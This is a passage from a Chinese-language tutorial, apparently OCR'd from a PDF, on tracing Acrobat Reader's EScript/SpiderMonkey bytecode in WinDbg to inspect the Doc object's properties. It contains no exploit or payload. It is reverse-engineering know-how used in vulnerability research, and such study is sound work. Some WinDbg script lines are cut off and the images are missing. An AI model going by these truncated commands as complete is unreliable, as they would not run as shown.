
Windbg 脚本命令运行结果如下所示（为了篇幅把中间大部分内容省了）。

```
0:000> r @$t0 = 0xbd29740 ;

0:000> r @$t1 = poi(@$t0) ;

0:000> r @$t2 = poi(@$t0 + 0x8 );

0:000> r @$t8 = poi(@$t1 + 0x10);

0:000> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r



0c6e1c50  "rightsManagement"

$t4=00000001 $t5=000000b9

0bcc8e28  00000000 ffffff82

--------------------
```

```
0b994ae8  "encryptUsingPolicy"

$t4=00000001 $t5=000000b8

0bcc8e20  0bd1e5d8 ffffff87

--------------------

0a8377c8  "layout"

$t4=00000001 $t5=00000002

0bcc8870  00000000 ffffff82

--------------------

0a815528  "info"

$t4=00000001 $t5=00000001

0bcc8868  00000000 ffffff82

--------------------

0a81c4a8  "hidden"

$t4=00000001 $t5=00000000

0bd29758  00000000 ffffff82

--------------------
```

5) 获取并保存了 this 后，接下来跟踪字节码的执行。


查看 pc_([ebp-0x2C]) 指向的字节码，跟踪字节码的执行的步骤如下所示。



解释: 如果要一步步跟踪字节码的执行过程，首先通过 [ebp-0x2C] 得到当前的字节码，将 16 进制字节码换算成 10 进制，再在 SpiderMonkey 源码中的 jsopcode.tbl 查看对应的字节码的名称，根据字节码名称在 SpiderMonkey 源码中的 Interpreter.cpp 中查看对应字节码的处理流程。

以当前实验中的第一条语句 this["0"] = 0x5 为示例。

通过 [ebp-0x2C] 发现当前字节码是 0x41(65)，查询后发现是 JSOP_THIS,windbg 中直接输入 g 命令解释执行该字节码，准备执行下一个字节码的时候调试器又触发断点，此时通过 [ebp-0x30] 查看 sp_ 指向的临时堆栈的栈顶。



可以看到，JSOP_THIS 字节码执行完后，FrameRegs 中的 sp_ 指向的临时栈栈顶已经保存了 this 的值。

通过 [ebp-0x2C] 发现当前字节码是 0x3e(62)，查询后发现是 JSOP_ZERO,windbg 中直接输入 g 命令解释执行该字节码，准备执行下一个字节码的时候调试器又触发断点，此时通过 [ebp-0x30] 查看临时栈栈顶。

```
0:000> dd poi(@ebp-0x30)-0x8

0b9e5e28  00000000 ffffff81
```

可以看到，JSOP_ZERO 字节码执行完后，FrameRegs 中的 sp_ 指向的临时栈栈顶已经保存了整数 0。

通过 [ebp-0x2C] 发现当前字节码是 0xd7(215)，查询后发现是 JSOP_INT8,windbg 直接输入 g 命令解释执行该字节码，准备执行下一个字节码的时候调试器又触发断点，此时通过 [ebp-0x30] 查看临时栈栈顶。

```
0:000> dd poi(@ebp-0x30)-0x8

0b9e5e30  00000005 ffffff81
```

可以看到，JSOP_INT8 字节码执行完后，FrameRegs 中的 sp_ 指向的临时栈栈顶已经保存了整数 0x5。

通过 [ebp-0x2C] 发现当前字节码是 0x38(56)，查询后发现是 JSOP_SETELEM，windbg 直接输入 g 命令执行解释该字节码，准备执行下一个字节码的时候调试器又触发断点，此时运行之前保存的打印 this 的所有属性的 windbg 脚本命令，结果如下（省略了大部分结果）。

```
0:000> r @$t0 = 0xbd29740  ;

0:000> r @$t1 = poi(@$t0) ;

0:000> r @$t2 = poi(@$t0 + 0x8 );

0:000> r @$t8 = poi(@$t1 + 0x10);

0:000> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r



Memory access error at '); r @$t9 = 0xaa'

$t4=00000001 $t5=000000ba

0bcc8e30  00000005 ffffff81

--------------------

0c6e1c50  "rightsManagement"

$t4=00000001 $t5=000000b9

0bcc8e28  00000000 ffffff82

--------------------

0b994ae8  "encryptUsingPolicy"

$t4=00000001 $t5=000000b8

0bcc8e20  0bd1e5d8 ffffff87
```

可以看到 this(Doc 对象) 新增了一个属性，打印的第一个属性 id 是 0x1，属性的值是整数 0x5。


注意这里属性的 id 不在是字符串的地址，而是 0x1，右移 1 位后的结果 0x0 代表的就是索引（最低位的 0x1 表示这个不是字符串地址，因为地址最低位肯定为 0x0）。

到这里，Javascript 代码 this["0"] = 0x5 对应的字节码执行完毕，跟踪其他的语句对应的字节码的步骤类似。

2.3.5 快速调试 Javascript 代码

快速调试代码主要利用了提前保存的 Doc 对象（因为它在整个 pdf 的 Javascritp 代码执行过程中一直存在并且地址保持不变）和 app.alert 弹窗（根据个人喜好可以选择其他的）。

1) 首先使用 PDF-XChange-Editor 生成一个带有如下 Javascript 代码的 pdf 文档，注意在感兴趣的地方插入 app.alert 来快速跳过某些字节码的解释执行。



2) Acrobat Reader 打开生成的 pdf，触发断点，如下所示。


```
64bc21af 0f87d9480000    ja      EScript!mozilla::HashBytes+0x2604e (64bc6a8e)
64bc21b5 0fb6809070bc64  movzx   eax, byte ptr EScript!mozilla::HashBytes+0x26650 (64bc7090)[eax]
64bc21bc ff2485346ebc64  jmp     dword ptr EScript!mozilla::HashBytes+0x263f4 (64bc6e34)[eax*4] ds:002b:64bc6eec=64bc52be
64bc21c3 b001            mov     al, 1
64bc21c5 e93f4a0000      jmp     EScript!mozilla::HashBytes+0x261c9 (64bc6c09)
64bc21ca 8b06            mov     eax, dword ptr [esi]
64bc21cc 8b4dc0          mov     ecx, dword ptr [ebp-40h]
64bc21cf c745ac01000000  mov     dword ptr [ebp-54h], 1
64bc21d6 80b8c00a000000  cmp     byte ptr [eax+0AC0h], 0
```

```
Command
0:003> g
Breakpoint 0 hit
EScript!mozilla::HashBytes+0x2177c:
64bc21bc ff2485346ebc64  jmp     dword ptr EScript!mozilla::HashBytes+0x263f4 (64bc6e34)[eax*4] ds:002b:64bc6eec=64bc52be
```

到这里，首先在 IDA 中查看 FrameRegs(2.2.8 节介绍的)，如下图所示。

从上图的推测结果可以看到，ebp-0x30 处的 12 字节是 FrameRegs，[ebp-0x30] 指向临时堆栈，[ebp-0x2C] 指向当前字节码，[ebp-0x28] 指向 StackFrame。

3) 通过 StackFrame（[ebp-0x28]）获取 this 指针（在这次实验中 this 代表的是 Doc 对象），如下图所示。



4) 将值 0xbd29a38 替换 2.2.3.2 节中的 Windbg 脚本命令中的 @$t0 寄存器，运行后就可以查看 this（Doc 对象）当前的所有属性。


可以把 this 值临时保存到记事本或者其他其他文本中，然后在调试的任何时候都可以配合 2.2.3.2 中的 windbg 脚本命令查看 Doc 对象的属性，然后顺藤摸瓜查看 Javascript 代码中的所有变量的值。

Windbg 脚本命令运行结果如下所示（为了篇幅把中间大部分内容省了）。


```
0:000> r @$t0 = 0xbd29a38  ;

0:000> r @$t1 = poi(@$t0) ;

0:000> r @$t2 = poi(@$t0 + 0x8 );

0:000> r @$t8 = poi(@$t1 + 0x10);

0:000> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r



0a83c788  "removeLinks"

$t4=00000001 $t5=000000b8

0b8ec920  0bd24ab0 ffffff87

--------------------

0a83c768  "getLinks"

$t4=00000001 $t5=000000b7

0b8ec918  0bd24a88 ffffff87

--------------------

0a81c4a8  "hidden"

$t4=00000001 $t5=00000000

0bd29a50  00000000 ffffff82

--------------------
```

5) 获取 this 并保存后，接下来直接禁用断点，然后输入命令 g 运行，Acrobat Reader 弹出对话框。


```
0:000> bl

     0 e Disable Clear  64bc21bc     0001 (0001)  0:**** EScript!mozilla::HashBytes+0x2177c

0:000> bd 0

0:000> bl

     0 d Enable Clear  64bc21bc     0001 (0001)  0:**** EScript!mozilla::HashBytes+0x2177c

0:000> g

(4b38.3950): C++ EH exception - code e06d7363 (first chance)

(4b38.3950): C++ EH exception - code e06d7363 (first chance)
```



6) 点击 OK，弹出下一个对话框。



7) 此时可以知道 app.alert("1") 之前的 Javascript 代码对应的字节码肯定已经解释执行完毕，通过 ctrl+break 或者 alt+delete 强行中断到调试器。



8) 再次运行刚才运行过的 Windbg 脚本命令，结果如下。

